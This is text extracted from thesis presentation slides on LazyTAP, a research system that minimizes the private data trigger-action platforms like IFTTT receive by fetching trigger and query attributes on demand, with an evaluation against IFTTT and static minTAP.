
Thesis structure




LazyTAP: On-Demand Data Minimization for Trigger-Action Applications, Ahmadpanah, Hedin, Sabelfeld, S&P 2023

TAPs with queries

- Additional data source with **Queries**
 - Recently introduced in IFTTT, allowing for complex apps
 - Accessing **private data** e.g., calendar events, watched movies, and locations



Push-all approach in TAPs



“Every morning, post the title of the first office meeting to Slack”

Push-all approach
All trigger/query data to TAP independent of the app code
at odds with *data minimization*


Data minimization

- “Only **necessary** data should be collected for the **specific purpose** the user consented”
- IFTTT’s approach: Attribute-level **overprivilege**
 - **Push-all** approach
 - Input services should send (by default) the **50 most recent events**




LazyTAP: data minimization by construction


- Minimization wrt **willing-to-minimize TAP**
- **On-demand** approach
 - Pulling attributes of **trigger** and **query** data
 - Data source unification
- **Input-sensitive** and fine-grained
 - TAP: **Lazy runtime** supporting **fetch-on-access**
 - Trigger/Query services: **Shim** layers
 - Caching mechanism



LazyTAP: meeting notification





LazyTAP: movie recommendation



Seamlessness for app developers

- App code remains as is
 - Using the same APIs
 - Supporting *nondeterminism* and *query chains*
- **Lazy runtime** for apps
 - **Remote proxied objects** for trigger and queries
 - Deferred query preparation and property access by **thunking**



LazyTAP: evaluation

App Id	Distinctive pattern	Total attributes (IFTTT)	Static minTAP	LazyTAP
MeetNotif	Sensitive independent query	$2 + (6 * \text{CalendarLength})$	2	1 2
MovieRec	Nondeterministic query, skip on time	$3 + (7 * \text{TraktLength})$	$\text{TraktLength} + 1$	2
ParkFind	Conditional query chain, skip on queries	$4 + (6 * \text{CalendarLength}) + (7 * \text{YelpLength})$	4	1 3 4

Minimization: 95% over IFTTT; 38% over static minTAP


LazyTAP takeaways

On-demand minimization by construction:


- **Input-sensitive** and fine-grained
- Supporting **queries** and **nondeterminism**
- **Seamless** for app developers
- **Correctness** and **precision** formally proved
- Benchmarking:
95% over IFTTT, 38% over static minTAP

Lazy runtime by:

- Proxied **remote objects**
- Deferred computation by **thunking**



Thesis structure

